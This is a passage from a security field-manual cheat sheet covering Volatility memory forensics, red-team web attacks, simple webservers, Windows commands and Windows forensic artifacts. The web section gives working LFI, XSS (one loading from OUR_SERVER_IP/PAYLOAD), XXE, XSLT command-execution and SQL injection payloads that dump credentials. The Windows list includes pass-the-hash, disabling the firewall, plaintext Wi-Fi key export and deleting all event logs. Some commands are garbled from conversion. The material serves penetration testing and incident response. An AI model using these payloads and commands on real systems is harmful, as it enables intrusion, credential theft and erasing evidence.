
Volatility is an open-source memory forensics framework for incident response and malware analysis. It is written in Python and supports Microsoft Windows, Mac OS X, and Linux. Releases are available in zip and tar archives, Python module installers, and standalone executables.

COMMAND	DESCRIPTION
<code>vol.py -f image--profile=profileplugin</code>	Sample command format
<code>vol.py -f mem.img timeliner --output-file out.body--output=body --profile=Win10x64</code>	Timeliner plugin parses time-stamped objects found inmemory images.
<code>vol.py -f mem.img imageinfo</code>	Display memory image metadata
<code>vol.py apihooks</code>	Find API/DLL function hooks
<code>vol.py autoruns -v</code>	Map ASEPs to running processes
<code>vol.py cmdscan</code>	Scan for COMMAND_HISTORY buffers
<code>vol.py consoles</code>	Scan for CONSOLE_INFORMATION output
<code>vol.py dlldump --dump-dir ./output -r <dll></code>	Extract DLLs from specific processes
<code>vol.py dlllist -p ###</code>	List of loaded dlls by process by PID
<code>vol.py driverirp -r tcpip</code>	Identify I/O Request Packet (IRP) hooks
<code>vol.py dumpfiles-n -i -r \\.\exe --dump-dir=./</code>	Extract FILE_OBJECTs from memory
<code>vol.py dumpregistry--dump-dir ./output</code>	Extract all available registry hives
<code>vol.py filescan</code>	Scan memory for FILE_OBJECT handles
<code>vol.py getsids -p ###</code>	Print process security identifiers by PID
<code>vol.py handles -p ### -t File,Key</code>	List of open handles for each process {Process, Thread, Key, Event, File, Mutant, Token, Port}
<code>vol.py hashdump</code>	Dump user NTLM and Lanman hashes

<code>vol.py hivedump -o 0xe1a14b60</code>	Print all keys and subkeys in a hive. -o Offset of registry hive to dump (virtual offset)
<code>vol.py hivelist</code>	Find and list available registry hives
<code>vol.py hollowfind-D ./output_dir</code>	Detect process hollowing techniques
<code>vol.py idt</code>	Display Interrupt Descriptor Table
<code>vol.py imagecopy -f hiberfil.sys -O hiber.raw --profile=Win7SP1x64</code>	Convert alternate memory sources to raw
<code>vol.py imagecopy -f MEMORY.DMP -O crashdump.raw --profile=Win2016x64_14393</code>	Convert alternate memory sources to raw
<code>vol.py ldrmodules -p ### -v</code>	Detect unlinked DLLs
<code>vol.py malfind --dump-dir ./output_dir</code>	Find possible malicious injected code and dump sections
<code>vol.py memdump --dump-dir ./output -p ###</code>	Extract every memory section into onefile
<code>vol.py moddump --dump-dir ./output -r <driver></code>	Extract kernel drivers
<code>vol.py modscan</code>	Scan memory for loaded, unloaded, and unlinked drivers
<code>vol.py netscan</code>	Scan for TCP connections and sockets
<code>vol.py printkey -K "Microsoft\Windows\CurrentVersion\Run"</code>	Output a registry key, subkeys, and values
<code>vol.py procdump --dump-dir ./output -p ###</code>	Dump process to executable sample
<code>vol.py pslist</code>	High level view of running processes
<code>vol.py pstree</code>	Display parent-process relationships
<code>vol.py psxview</code>	Find hidden processes using cross-view
<code>vol.py ssdt</code>	Hooks in System Service Descriptor Table
<code>vol.py svcscan-v</code>	Scan for Windows Service record structures
<code>vol.py userassist</code>	Find and parse userassist key values
<code>vol.py pypysscan</code>	Scan memory for EPROCESS blocks

REFERENCE:

<https://www.volatilityfoundation.org/>
<https://github.com/volatilityfoundation/volatility/wiki/Command-Reference>
<https://digital-forensics.sans.org/media/volatility-memory-forensics-cheat-sheet.pdf>



W W

WEB_Exploit

RED TEAM	ENUM/SQLI/XSS/XXE	WEB
----------	-------------------	-----

Web Enumeration

Dirsearch

```
dirsearch -u example.com -e sh,txt,htm,php,cgi,html,pl,bak,old  
dirsearch -u example.com -e sh,txt,htm,php,cgi,html,pl,bak,old -w  
path/to/wordlist  
dirsearch -u https://example.com -e .
```

dirb

```
dirb http://target.com /path/to/wordlist  
  
dirb http://target.com /path/to/wordlist -  
X .sh,.txt,.htm,.php,.cgi,.html,.pl,.bak,.old
```

Gobuster

```
gobuster -u https://target.com -w /usr/share/wordlists/dirb/big.txt
```

LFI (Local File Inclusion)

Vulnerable parameter

```
http://<target>/index.php?parameter=value
```

Ways to Check/Verify/Test

```
http://<target>/index.php?parameter=php://filter/convert.base64-  
encode/resource=index
```

```
http://<target>/script.php?page=../../../../../../../../etc/passwd
```

```
http://<target>/script.php?page=../../../../../../../../boot.ini
```

Search for a LFI Payloads:

Payload All the Things

```
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Fil  
e%20Inclusion/Intruders
```

SecList LFI Intruder

```
https://github.com/danielmiessler/SecLists/tree/master/Fuzzing/LFI
```

XSS Reflected

Simple XSS Tests

```
<script>alert('Found')</script>
```

```
"><script>alert(Found)</script>">
```

```
<script>alert(String.fromCharCode(88,83,83))</script>
```

Bypass filter of tag script

```
" onload="alert(String.fromCharCode(88,83,83))
```

```
" onload="alert('XSS')
```

```
<img src='bla' onerror=alert("XSS")>
```

Persistent

```
>document.body.innerHTML=<style>body{visibility:hidden;}</style><d  
iv style=visibility:visible;><h1>HELLOWORLD!</h1></div>";
```

Download via XSS

```
<iframe src="http://OUR_SERVER_IP/PAYLOAD" height="0"  
width="0"></iframe>
```

Search for XSS payloads:

Payload All The Things

```
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS  
%20Injection
```

Seclist XSS

<https://github.com/danielmiessler/SecLists/tree/master/Fuzzing/XSS>

XML VULNERABILITIES

XML External Entities expansion / XXE

XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" ?>
<!DOCTYPE r [
  <!ELEMENT r ANY >
  <!ENTITY sp SYSTEM "http://x.x.x.x:443/test.txt">
]>
<r>&sp;</r>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

Other XXE payloads worth testing:

XXE-Payloads

<https://gist.github.com/mgeeky/181c6836488e35fcfb70290a048cd51d>

Blind-XXE-Payload

<https://gist.github.com/mgeeky/cf677de6e7fdc05803f6935de1ee0882>

DTD Retrieval

Some XML libraries like Python's `xml.dom.pulldom` retrieve document type definitions from remote or local locations. Several attack scenarios from the external entity case apply to this issue as well.

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
  <head/>
  <body>text</body>
</html>
```

Decompression Bomb

Decompression bombs (aka ZIP bomb) apply to all XML libraries that can parse compressed XML streams such as gzipped HTTP streams or LZMA-compressed files. For an attacker it can reduce the amount of transmitted data by three magnitudes or more.

```
$ dd if=/dev/zero bs=1M count=1024 | gzip > zeros.gz
$ dd if=/dev/zero bs=1M count=1024 | lzma -z > zeros.xz
$ ls -sh zeros.*
1020K zeros.gz
148K zeros.xz
```

XPath Injection

XPath injection attacks pretty much work like SQL injection attacks. Arguments to XPath queries must be quoted and validated properly, especially when they are taken from the user. The page [Avoid the dangers of XPath injection](#) list some ramifications of XPath injections.

XInclude

XML Inclusion is another way to load and include external files:

```
<root xmlns:xi="http://www.w3.org/2001/XInclude">
  <xi:include href="filename.txt" parse="text" />
</root>
```

This feature should be disabled when XML files from an untrusted source are processed. Some Python XML libraries and libxml2 support XInclude but don't have an option to sandbox inclusion and limit it to allowed directories.

XSL Transformation

You should keep in mind that XSLT is a Turing complete language. Never process XSLT code from unknown or untrusted source! XSLT processors may allow you to interact with external resources in ways you can't even imagine. Some processors even support extensions that allow read/write access to file system, access to JRE objects or scripting with Jython.

Example from Attacking XML Security for Xalan-J:

```
<xsl:stylesheet version="1.0">
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
  xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object"
```

```
exclude-result-prefixes= "rt ob">
<xsl:template match="/">
    <xsl:variable name="runtimeObject" select="rt:getRuntime()"/>
    <xsl:variable name="command"
        select="rt:exec($runtimeObject,
&apos;c:\Windows\system32\cmd.exe&apos;)" />
        <xsl:variable name="commandAsString"
select="ob:toString($command)"/>
        <xsl:value-of select="$commandAsString"/>
    </xsl:template>
</xsl:stylesheet>
```

Manual SQLInjection

Simple test adding a simpe quote '

```
http://<IP>/Less-1/?id=5'
```

Fuzzing sorting columns to find maximum column

```
http://<IP>/Less-1/?id=-1 order by 1
http://<IP>/Less-1/?id=-1 order by 2
http://<IP>/Less-1/?id=-1 order by 3
...until errors stop
```

Finding what column is injectable

MySQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, 3
```

(using the same amount of columns you got on the previous step)

Postgres

```
http://<IP>/Less-1/?id=-1 union select NULL, NULL, NULL
```

(using the same amount of columns you got on the previous step)

One of the columns will be printed with the respective number

Finding version

MySQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, version()
```

Postgres

```
http://<IP>/Less-1/?id=-1 union select NULL, NULL, version()
```

Finding database name

MySQL

```
http://<IP>/Less-1/?id=-1 union select 1,2, database()
```

postgres

```
http://<IP>/Less-1/?id=-1 union select NULL,NULL, database()
```

Finding usernames logged in

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, current_user()
```

Finding databases

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, schema_name from information_schema.schemata
```

POSTGRES

```
http://<IP>/Less-1/?id=-1 union select 1, 2, datname from pg_database
```

Finding table names from a database

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, table_name from information_schema.tables where table_schema="database_name"
```

POSTGRES

```
http://<IP>/Less-1/?id=-1 union select 1, 2, tablename from pg_tables where table_catalog="database_name"
```

Finding column names from a table

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, column_name from information_schema.columns where table_schema="database_name" and table_name="tablename"
```

POSTGRES

```
http://<IP>/Less-1/?id=-1 union select 1, 2, column_name from information_schema.columns where table_catalog="database_name" and table_name="tablename"
```

Concatenate

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, concat(login,':',password) from users;
```

POSTGRES

```
http://<IP>/Less-1/?id=-1 union select 1, 2, login||':'||password from users;
```

Error Based SQLI (USUALLY MS-SQL)

Current user

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(user_name() as  
varchar(4096)))--
```

DBMS version

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(@@version as  
varchar(4096)))--
```

Database name

```
http://<IP>/Less-1/?id=-1 or db_name(0)=0 --
```

Tables from a database

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(name as  
varchar(4096)) FROM dbname..sysobjects where xtype='U')--
```

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(name as  
varchar(4096)) FROM dbname..sysobjects where xtype='U' AND name NOT  
IN ('previouslyFoundTable',...))--
```

Columns within a table

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1  
CAST(dbname..syscolumns.name as varchar(4096)) FROM  
dbname..syscolumns, dbname..sysobjects WHERE  
dbname..syscolumns.id=dbname..sysobjects.id AND  
dbname..sysobjects.name = 'tablename')--
```

**Remember to change dbname and tablename accordingly with the given situation after each iteration a new column name will be found, make sure add it to ** previously found column name ** separated by comma as on the next sample

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1  
CAST(dbname..syscolumns.name as varchar(4096)) FROM  
dbname..syscolumns, dbname..sysobjects WHERE  
dbname..syscolumns.id=dbname..sysobjects.id AND  
dbname..sysobjects.name = 'tablename' AND dbname..syscolumns.name  
NOT IN('previously found column name', ...))--
```

Actual data

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(columnName as  
varchar(4096)) FROM tablename)--
```

**After each iteration a new column name will be found, make sure add it to ** previously found column name ** separated by comma as on the next sample

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(columnName as  
varchar(4096)) FROM tablename AND name NOT IN('previously found row  
data'))--
```

Shell commands

```
EXEC master..xp_cmdshell <command>
**Need to have 'sa' user privileges
```

Enabling shell commands

```
EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC
sp_configure 'xp_shell', 1; RECONFIGURE;
```

REFERENCE:

<https://github.com/Kitsun3Sec/Pentest-Cheat-Sheets>
<https://github.com/swisskyrepo/PayloadsAllTheThings>
<https://github.com/foospidy/payloads>
<https://github.com/infoslack/awesome-web-hacking>
<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>
<https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

ONLINE TOOLS

UNFURL

Takes a URL and expands ("unfurls") it into a directed graph, extracting every bit of information from the URL and exposing the obscured.

<https://dfir.blog/unfurl/>

<https://dfir.blog/introducing-unfurl/>

W

W

WEB SERVER TRICKS

ALL

INFORMATIONAL

WINDOWS

Create a rudimentary webserver with various programming languages.

Create a webserver in AWK:

```
#!/usr/bin/gawk -f
BEGIN {
    RS = ORS = "\r\n"
    HttpService = "/inet/tcp/8080/0/0"
    Hello = "<HTML><HEAD>" \
            "<TITLE>A Famous Greeting</TITLE></HEAD>" \
            "<BODY><H1>Hello, world</H1></BODY></HTML>"
    Len = length(Hello) + length(ORS)
    print "HTTP/1.0 200 OK"          |& HttpService
    print "Content-Length: " Len ORS |& HttpService
    print Hello                   |& HttpService
    while ((HttpService |& getline) > 0)
        continue;
    close(HttpService)
}
```

Create a webserver in Go:

```

package main

import (
    "fmt"
    "log"
    "net/http"
)

func main() {
    http.HandleFunc("/", func(w http.ResponseWriter, req
    *http.Request) {
        fmt.Fprintln(w, "Goodbye, World!")
    })
    log.Fatal(http.ListenAndServe(":8080", nil))
}

```

Create a webserver in JavaScript:

Works with Node.js

```

var http = require('http');

http.createServer(function (req, res) {
    res.writeHead(200, {'Content-Type': 'text/plain'});
    res.end('Goodbye, World!\n');
}).listen(8080, '127.0.0.1');

```

Create a webserver in Perl:

```

use Socket;

my $port = 8080;
my $protocol = getprotobynumber( "tcp" );

socket( SOCK, PF_INET, SOCK_STREAM, $protocol ) or die "couldn't
open a socket: $!";
    # PF_INET to indicate that this socket will connect to the
internet domain
    # SOCK_STREAM indicates a TCP stream, SOCK_DGRAM would indicate
UDP communication

setsockopt( SOCK, SOL_SOCKET, SO_REUSEADDR, 1 ) or die "couldn't
set socket options: $!";
    # SOL_SOCKET to indicate that we are setting an option on the
socket instead of the protocol
    # mark the socket reusable

bind( SOCK, sockaddr_in($port, INADDR_ANY) ) or die "couldn't bind
socket to port $port: $!";
    # bind our socket to $port, allowing any IP to connect

listen( SOCK, SOMAXCONN ) or die "couldn't listen to port $port:
$!";

```

```
# start listening for incoming connections

while( accept(CLIENT, SOCK) ){
    print CLIENT "HTTP/1.1 200 OK\r\n".
        "Content-Type: text/html; charset=UTF-8\r\n\r\n".
        "<html><head><title>Goodbye,
world!</title></head><body>Goodbye, world!</body></html>\r\n";
    close CLIENT;
}
```

Create a webserver using PHP:

```
<?php
        // AF_INET6 for IPv6 // IP
$socket = socket_create(AF_INET, SOCK_STREAM, 0) or die('Failed to
create socket!');
        // '127.0.0.1' to limit only to localhost // Port
socket_bind($socket, 0,
8080);
socket_listen($socket);

$msg = '<html><head><title>Goodbye,
world!</title></head><body>Goodbye, world!</body></html>';

for (;;) {
    // @ is used to stop PHP from spamming with error messages if
there is no connection
    if ($client = @socket_accept($socket)) {
        socket_write($client, "HTTP/1.1 200 OK\r\n".
            "Content-length: " . strlen($msg) . "\r\n".
            "Content-Type: text/html; charset=UTF-8\r\n\r\n".
            $msg);
    }
    else usleep(100000); // limits CPU usage by sleeping after
doing every request
}
?>
```

Create a webserver using Python:

Using wsgiref.simple_server module (Python < 3.2)

```
from wsgiref.simple_server import make_server

def app(environ, start_response):
    start_response('200 OK', [('Content-Type', 'text/html')])
    yield b"<h1>Goodbye, World!</h1>"

server = make_server('127.0.0.1', 8080, app)
server.serve_forever()
```

Using http.server module (Python 3)

```
import threading
```

```

from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer

class HelloHTTPRequestHandler(BaseHTTPRequestHandler):

    message = 'Hello World! 今日は'

    def do_GET(self):
        self.send_response(200)
        self.send_header('Content-type', 'text/html; charset=UTF-8')
        self.end_headers()
        self.wfile.write(self.message.encode('utf-8'))
        self.close_connection = True

    def serve(addr, port):
        with ThreadingHTTPServer((addr, port), HelloHTTPRequestHandler) as server:
            server.serve_forever(poll_interval=None)

if __name__ == '__main__':
    addr, port = ('localhost', 80)

    threading.Thread(target=serve, args=(addr, port),
                     daemon=True).start()

    try:
        while True:
            # handle Ctrl+C
            input()
    except KeyboardInterrupt:
        pass

```

Create a webserver in UNIX shell:

```

while true; do { echo -e 'HTTP/1.1 200 OK\r\n'; echo 'Hello,
World!'; } | nc -l 8080; done

```

REFERENCE:

https://rosettacode.org/wiki/Hello_world/Web_server
<https://www.gnu.org/software/gawk/manual/gawkinet/gawkinet.html#Primitive-Service>

WINDOWS_Commands

ALL	ADMINISTRATION	WINDOWS
COMMAND	DESCRIPTION	
<COMMAND> find /c /v ""	Count the number of lines to StdOut	
arp -a	Show ARP table with MACs	
cmdkey /list	List cached credentials	
dir /b /s <Directory>\<FileName>	Search directory for specific file	
dism /online /disable-feature /featurename:<feature name>	Disable a particular feature installed	
dism /online /Enable-Feature /FeatureName:TelnetClient	Install the Telnet service *ADMIN	
dism /online /get-features more	List available features for DISM *ADMIN	
for /F %i in ([file-set]) do [command]	Windows iterate over files contents and do %i command	
for /L %i in ([start],[step],[stop]) do <command>	Windows counting FOR loop	
ipconfig /all	Show IP configuration	
ipconfig /displaydns	Show DNS cache	
net accounts /domain	Show domain password policy	
net group "Domain Admins" /domain	Show Domain Admin users	
net group "Domain Controllers" /domain	List Domain Controllers	
net group /domain	Show domain groups	
net localgroup "Administrators"	Show local Admins	
net localgroup "Administrators" user /add	Add a user to the Admin local group	
net share	Show current mounted shares	
net share \\<IP>	Show remote host shares	
net share cshare C:\<share> /GRANT:Everyone,FULL	Share local folder with everyone	
net time \\<IP>	Show time on remote host	
net use \\<IP>\ipc\$ "" "/user:"	Establish NULL session with remote host	
net use \\<IP>\ipc\$ <PASS> /user:<USER>	Remote file system of IPC\$	

<code>net use r: \\<IP>\ipc\$ <PASS> /user:<DOMAIN>\<USER></code>	Map remote drive to local r: drive
<code>net user /domain</code>	Show users in local domain
<code>net user <USER> <PASS> /add</code>	Add a user
<code>net view /domain</code>	Show host in local domain
<code>net view /domain:<DOMAIN></code>	Show hosts in specified domain
<code>netsh firewall set opmode disable</code>	Turn off Windows Firewall
<code>netsh interface ip set address local dhcp</code>	Configure DHCP for interface
<code>netsh interface ip set address local static <IPAddr> <Netmask> <DefaultGW> 1</code>	Configure LAN interface
<code>netsh interface ip set dns local static <IPAddr></code>	Configure DNS server for LAN
<code>netsh interface ip show interfaces</code>	List local interfaces
<code>netsh wlan export profile key=clear</code>	Export wireless password in plaintext
<code>netsh wlan show profiles</code>	Show local wireless profiles
<code>netstat -ano <N> find <port></code>	Look for port usage every N seconds
<code>netstat -nao</code>	Show all TCP/UDP active ports and PIDs
<code>netstat -s -p <tcp udp ip icmp></code>	Show detailed protocol stats
<code>nslookup -type=any example.com</code>	Show all available DNS records
<code>nslookup -type=ns example.com</code>	Show DNS servers of domain
<code>nslookup <IP></code>	Perform reverse DNS lookup
<code>nslookup <IP> <NAME SERVER></code>	Perform a lookup with specific DNS server
<code>nslookup example.com</code>	Show A record of domain
<code>psexec /accepteula \\<IP> -c C:\Tools\program.exe -u <DOMAIN>\<USER> -p <PASS></code>	Copy & execute program on remote host
<code>psexec /accepteula \\<IP> -i -s "msiexec.exe /i setup.msi" -c setup.msi</code>	Install software on remote host
<code>psexec /accepteula \\<IP> -s c:\windows\system32\winrm.cmd quickconfig -quiet 2>&1> \$null</code>	Enable PowerShell on remote host silently
<code>psexec /accepteula \\<IP> -s cmd.exe</code>	Run command as system on remote host

<code>psexec /accepteula \\<IP> -u <DOMAIN>\<USER> -p <LM:NTLM> cmd.exe /c dir c:\file.exe</code>	Pass the hash run remote command
<code>psexec /accepteula \\<IP> -u <DOMAIN>\<USER> -p <PASS> -c -f \\<IP_2>\share\file.exe</code>	Execute file on remote host
<code>psexec /accepteula \\<IP> hostname</code>	Get hostname of remote system
<code>psexec /accepteula \\<IP1>,<IP2>,<IP3> hostname</code>	Get hostname of multiple remote systems
<code>reg add \\<IP>\<RegDomain>\<Key></code>	Add a key to remote hosts registry
<code>reg export <RegDomain>\<Key> <OutFile.txt></code>	Export all subkeys/values from Registry location
<code>reg query \\<IP>\<RegDomain>\<Key> /v <ValueName></code>	Query remote host for registry key value
<code>Robocopy /ipg:750 /z /tee \\<IP>\<SHARE> \\<IP_2>\<SHARE></code>	Robocopy directory with bandwidth limitations
<code>Robocopy <source> <destination> [file...] [options]</code>	Example syntax robocopy
<code>Robocopy C:\UserDir C:\DirBackup /E</code>	Copy all contents of local directory
<code>route print</code>	Show routing table
<code>runas /user:<USER> "file.exe [args]"</code>	Run file as specified user
<code>sc \\<IP> create <SERVICE></code>	SC create a remote service on host
<code>sc \\<IP> create <SERVICE> binpath= C:\Windows\System32\Newserv.exe start=auto obj=<DOMAIN>\<USER> password=<PASS></code>	install windows service written in C# on remote host, with user/pass it should run as
<code>sc query</code>	Query brief status of all services
<code>sc query \\<IP></code>	Query brief status of all services on remote host
<code>sc query \\<IP> <ServiceName></code>	Query the configuration of a specific service on remote host
<code>sc query <ServiceName></code>	Query the configuration of a specific service
<code>sc query state=all</code>	Show services
<code>set</code>	Show environment variables

<code>systeminfo /S <IP> /U <DOMAIN\USER> /P <PASS></code>	Pull system info for remote host at IP
<code>taskkill /PID ## /F</code>	Force process id to stop
<code>tasklist /m</code>	Show all processes & DLLs
<code>tasklist /S <IP> /v</code>	Remote host process listing for IP
<code>tasklist /svc</code>	Show all processes & services
<code>ver</code>	Get OS version
<code>wmic <alias> <where> <verb></code>	EXAMPLE
<code>wmic /node:<IP> /user:<User> /password:<Pass> process list full</code>	List all attributes of all running processes on remote host
<code>wmic /node:<IP> process call create "\\\<SMB_IP>\share\file.exe" /user:<DOMAIN>\<USER> /password:<PASS></code>	Execute file on remote system from hosted SMB share
<code>wmic /node:<IP> computersystem get username</code>	User logged in on remote host
<code>wmic logicaldisk list brief</code>	List logical disks
<code>wmic ntdomain list</code>	List Domain & Domain Controller information
<code>wmic process call create C:\<process></code>	Execute specified process
<code>wmic process list full</code>	List all attributes of all running processes
<code>wmic qfe</code>	Show all patches applied
<code>wmic startupwmic service</code>	Start wmic service
<code>xcopy /s \\\<IP>\<dir> C:\<LocalDir></code>	Copy remote dir to local

POWERSHELL COMMANDS

COMMAND	DESCRIPTION
<code><PSCommand> Convert-to-HTML Out-File - FilePath example.html</code>	Convert output of command to HTML report
<code><PSCommand> Export-CSV C:\example.csv</code>	Export output to CSV
<code><PSCommand> Select-Object <Field>, <Field2> Export-CSV C:\example.csv</code>	Export only certain fields to CSV
<code>Add-Content</code>	Adds content to the specified items, such as adding words to a file.

Backup-SqlDatabase - ServerINstance “Computer\Instance” -Database “Databasecentral”	Create a backup of SQL database
Clear-Host	Clear the console
Compare-Object	Compares two sets of objects.
Copy-Item	Copies an item from one location to another.
gdr -PSPProvider ‘FileSystem’	List sizes of logical & mapped drives
get-childitem C:\Users -Force select Name	Get users of the system
get-command	Get all commands
Get-Content	Gets the content of the item at the specified location.
get-eventlog -list	Get local eventlog status
get-executionpolicy	Get current execution policy
get-help -name <Command>	Get help about certain command
get-history	Get local command history
get-localgroup ft Name	Get groups on the system
get-localgroupmember Administrators ft Name, PrincipalSource	Get users of admin group
get-localuser ft Name, Enabled,LastLogon	Users last login
Get-Process	View all processes currently running
get-process <PID1>, <PID2> format-list *	Get certain processes information and format output
get-service	Show all services on local system
get-service Where-Object {\$_Status -eq “Running”}	Show only running service on local system
get-uptime	Get local uptime
get-winevent -list	Get all local event logs status
Group-Object	Groups objects that contain the same value for specified properties.
Invoke-WebRequest	Gets content from a web page on the Internet.
Measure-Object	Calculates the numeric properties of objects, and the characters, words, and lines in string objects, such as files ...
Move-Item	Moves an item from one location to another.
New-Item	Creates a new item.
Remove-Item	Deletes the specified items.

Resolve-Path	Resolves the wildcard characters in a path, and displays the path contents.
Resume-Job	Restarts a suspended job
Set-Content	Writes or replaces the content in an item with new content.
set-executionpolicy -ExecutionPolicy	Bypass execution policy to allow all scripts
Set-Item	Changes the value of an item to the value specified in the command.
Set-Location	Sets the current working location to a specified location.
Set-Variable	Sets the value of a variable.
Show-Command	Creates Windows PowerShell commands in a graphical command window.
Sort-Object	Sorts objects by property values.
Start-Job	Starts a Windows PowerShell background job.
Start-Process	Starts one or more processes on the local computer.
Start-Service	Starts one or more stopped services.
stop-process -name "notepad"	Stop the notepad process
Suspend-Job	Temporarily stops workflow jobs.
Wait-Job	Suppresses the command prompt until one or all of the Windows PowerShell background jobs ... running in the session are ...
wEvtutil el Foreach-Object {wEvtutil cl "\$_”}	Delete all event log files
wEvtutil el	List names of all logs
Where-Object	Selects objects from a collection based on their property values.
Write-Output	Sends the specified objects to the next command in the pipeline. If the command is the last command in the pipeline,...

W

W

WINDOWS_Defend

BLUE TEAM

FORENSICS

WINDOWS

Evidence Collection Order of Volatility (RFC3227)

- Registers, cache
- Routing table, arp cache, process table, kernel statistics, memory
- Temporary file systems
- Disk
- Remote logging and monitoring data that is relevant to the system in question
- Physical configuration, network topology
- Archival media

WINDOWS BLUE/DFIR TOOLS

Microsoft Attack Surface Analyzer

<https://github.com/microsoft/attacksurfaceanalyzer>

Attack Surface Analyzer is a Microsoft-developed open source security tool that analyzes the attack surface of a target system and reports on potential security vulnerabilities introduced during the installation of software or system misconfiguration.

GRR Rapid Response

<https://github.com/google/grr>

GRR Rapid Response is an incident response framework focused on remote live forensics. GRR is a python client (agent) that is installed on target systems, and python server infrastructure that can manage and talk to clients.

WINDOWS ARTIFACTS

USB ACCESS - search timeline of USB device access on the system.

HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR	Class ID / Serial
#HKLM\SYSTEM\CurrentControlSet\Enum\USB	VID / PID

Find Serial # and then look for "Friendly Name" to obtain the Volume Name of the USB device.

HKLM\SOFTWARE\Microsoft\Windows Portable Devices\Devices

Find Serial # to obtain the Drive Letter of the USB device

Find Serial # to obtain the Volume GUID of the USB device

HKLM\SYSTEM\MountedDevices

Key will ONLY be present if system drive is NOT an SSD.

Find Serial # to obtain the Volume Serial Number of the USB device which will be in decimal and convert to hex.

You can find complete history of Volume Serial Numbers here, even if the device has been formatted multiple times. The USB device's

Serial # will appear multiple times, each with a different Volume Serial Number generated on each format.

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\EMDMgmt

Using the VolumeGUID found in SYSTEM\MountedDevices, you can find the user that actually mounted the USB device

NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Mount points2

USB Times:

0064 = First time device connected

0066 = Last time device connected

0067 = Last removal time

HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR\Ven_Prod_Version\USB iSerial #\\Properties\\{93ba6346-96a6-5078-2433-b1423a575b26}\\####

Search for the device's Serial # to show USB first device connected:

XP C:\Windows\setupapi.log

Vista+ C:\Windows\inf\setupapi.dev.log

PREFETCH - stores/caches code pages on last applications run into .pf files to help apps launch quicker in the future.

Default Directory:

C:\Windows\Prefetch

Default File Structure: (exename)-(8char_hash).pf

Example File: AUDIODG.EXE-B0D3A458.pf

Registry Configuration:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session

Manager\Memory Management\PrefetchParameters

EnablePrefetcher value:

0 = Disabled

1 = Application launch prefetching enabled

2 = Boot prefetching enabled

3 = Applaunch and Boot enabled

POWERSHELL HISTORY - PowerShell command history typed in a terminal

Default File Location:

\$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_hi story.txt

Disable History:

STEP 1- At the PowerShell terminal prompt type

\$PS> SaveNothing

\$PS> MaximumHistoryCount 0

JUMP LISTS - time of execution of an application or recently used.

Files are prepended with an AppIDs for an application.

Default Directory:

C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent\Automatic Destinations
